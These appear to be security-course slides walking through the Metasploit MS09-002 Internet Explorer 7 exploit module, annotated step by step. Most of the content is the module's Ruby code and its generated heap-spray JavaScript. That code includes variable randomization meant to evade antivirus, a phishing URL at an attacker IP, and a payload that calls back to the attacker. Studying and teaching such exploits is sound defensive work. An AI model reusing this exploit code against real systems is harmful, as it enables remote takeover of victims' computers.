
In a previous lab we created this phishing email with a malicious link that enabled an attacker to take full control over the reader's computer.

The attacker used an exploit written in Ruby which Brian will walkthrough next.

Brian's slides start here

Metasploit Exploit CVE-2009-0075

MS09-002 IE7 CFunctionPointer Uninitialized Memory Corruption


Attacker with Metasploit
Victim with IE7
Victim IE7 requests
http://216.6.1.100/taxrefund
Attacker Metasploit redirects with encoding key
Victim IE7 requests
http://216.6.1.100/taxrefund?BfVOSeyTwKD
Metasploit builds page with JavaScript to cause problem, plus shell code that will run to take over system.
Variable names and white space are randomized.
Page is then encoded with URI parameter.
Victim runs JavaScript. Defect causes execution of payload, with same permissions as user.
Payload communicates with Metasploit server.
Metasploit takes over!

Metasploit Ruby Code HTML Exploit initialization

```
include Msf::Exploit::Remote::HttpServer::HTML

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'MS09-002 Microsoft Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption',
      'Description'    => %q{
        This module exploits an error related to the CFunctionPointer function when attempting
        to access uninitialized memory. A remote attacker could exploit this vulnerability to
        corrupt memory and execute arbitrary code on the system with the privileges of the victim.
      },
      'License'        => MSF_LICENSE,
      'Author'         => [ 'dean [at] zerodaysolutions [dot] com' ],
      'References'     =>
        [
          [ 'CVE', '2009-0075' ],
          [ 'OSVDB', '51839' ],
          [ 'MSB', 'MS09-002' ]
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
          'InitialAutoRunScript' => 'migrate -f',                    },
      'Payload'        =>
        {
          'Space'         => 1024,
          'BadChars'      => "\x00",
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          [ 'Windows XP SP2-SP3 / Windows Vista SP0 / IE 7', { 'Ret' => 0x0C0C0C0C } ]
        ],
      'DisclosureDate' => 'Feb 10 2009',
      'DefaultTarget'  => 0))

    @javascript_encode_key = rand_text_alpha(rand(10) + 10)
  end
```

Moves to another process on target (runs notepad)

Jumps to address 0x0C0C0C0C

on_request_uri

```
def on_request_uri(cli, request)

    if (!request.uri.match(/\?\w+/))
      send_local_redirect(cli, "?#{@javascript_encode_key}")
      return
    end

    # Re-generate the payload.
    return if ((p = regenerate_payload(cli)) == nil)

    # Encode the shellcode.
    shellcode = Rex::Text.to_unescape(payload.encoded, Rex::Arch.endian(target.arch))
    # Set the return.
    ret     = Rex::Text.to_unescape([target.ret].pack('V'))
    # Randomize the javascript variable names.
    rand1   = rand_text_alpha(rand(100) + 1)
    rand2   = rand_text_alpha(rand(100) + 1)
    rand3   = rand_text_alpha(rand(100) + 1)
    rand4   = rand_text_alpha(rand(100) + 1)
    rand5   = rand_text_alpha(rand(100) + 1)
    rand6   = rand_text_alpha(rand(100) + 1)
    rand7   = rand_text_alpha(rand(100) + 1)
    rand8   = rand_text_alpha(rand(100) + 1)
    rand9   = rand_text_alpha(rand(100) + 1)
    rand10  = rand_text_alpha(rand(100) + 1)
    rand11  = rand_text_alpha(rand(100) + 1)
    rand12  = rand_text_alpha(rand(100) + 1)
    rand13  = rand_text_alpha(rand(100) + 1)
    fill    = rand_text_alpha(25)
```

If no parameters, redirect with an encoding key

Select 32-bit unsigned little-endian architecture (Intel)

Randomize variable names to confuse anti-virus checkers

```
js = %Q|
var #{rand1} = unescape("#{shellcode}");
var #{rand2} = new Array();
var #{rand3} = 0x100000-(#{rand1}.length*2+0x01020); ## ~1,000,000
var #{rand4} = unescape("#{ret}");

while(#{rand4}.length<#{rand3}/2)
{#{rand4}+=#{rand4};}

var #{rand5} = #{rand4}.substring(0,#{rand3}/2);
delete #{rand4};
for(#{rand6}=0;#{rand6}<0xC0;#{rand6}++)
{#{rand2}[#{rand6}] = #{rand5} + #{rand1};}

CollectGarbage();

var #{rand7} = unescape("#{ret}"+"#{fill}");
var #{rand8} = new Array();
for(var #{rand9}=0;#{rand9}<1000;#{rand9}++)
#{rand8}.push(document.createElement("img"));

function #{rand10}()
 {
#{rand11} = document.createElement("tbody");
#{rand11}.click;
var #{rand12} = #{rand11}.cloneNode();
#{rand11}.clearAttributes();
#{rand11}=null;
CollectGarbage();
for(var #{rand13}=0;#{rand13}<#{rand8}.length;#{rand13}++)
#{rand8}[#{rand13}].src=#{rand7};
#{rand12}.click;
}

window.setTimeout("#{rand10}();",800);
|
```

Ruby generates the Javascript to send to client, using the randomized variable names

```
 js = encrypt_js(js, @javascript_encode_key)
    content = %Q|
<html>
<script language="JavaScript">
#{js}
</script>
</html>
|

    content = Rex::Text.randomize_space(content)
    print_status("Sending #{self.name}")

    # Transmit the response to the client
    send_response_html(cli, content)

    # Handle the payload
    handler(cli)
  end
end
```


Encode the Javascript using the encode key in the URI


Add Javascript to HTML

Add random white space


Send response to victim

Now wait for victim to call back


http://216.6.1.100/taxrefund?BfVOSeyTwKD - Windows Internet Explorer
http://216.6.1.100/taxrefund?BfVOSeyTwKD
Live Search
File Edit View Favorites Tools Help
http://216.6.1.100/taxrefund?BfVOSeyTwKD
Page Tools
Encoding key added to URI
Turn off scripting in IE settings
Just say No to view source
Internet Explorer
Scripts are usually safe. Do you want to allow scripts to run?
Yes
No
Waiting for http://216.6.1.100/taxrefund?BfVOSeyTwKD...
Internet
100%



Source is unreadable with lots of white space added

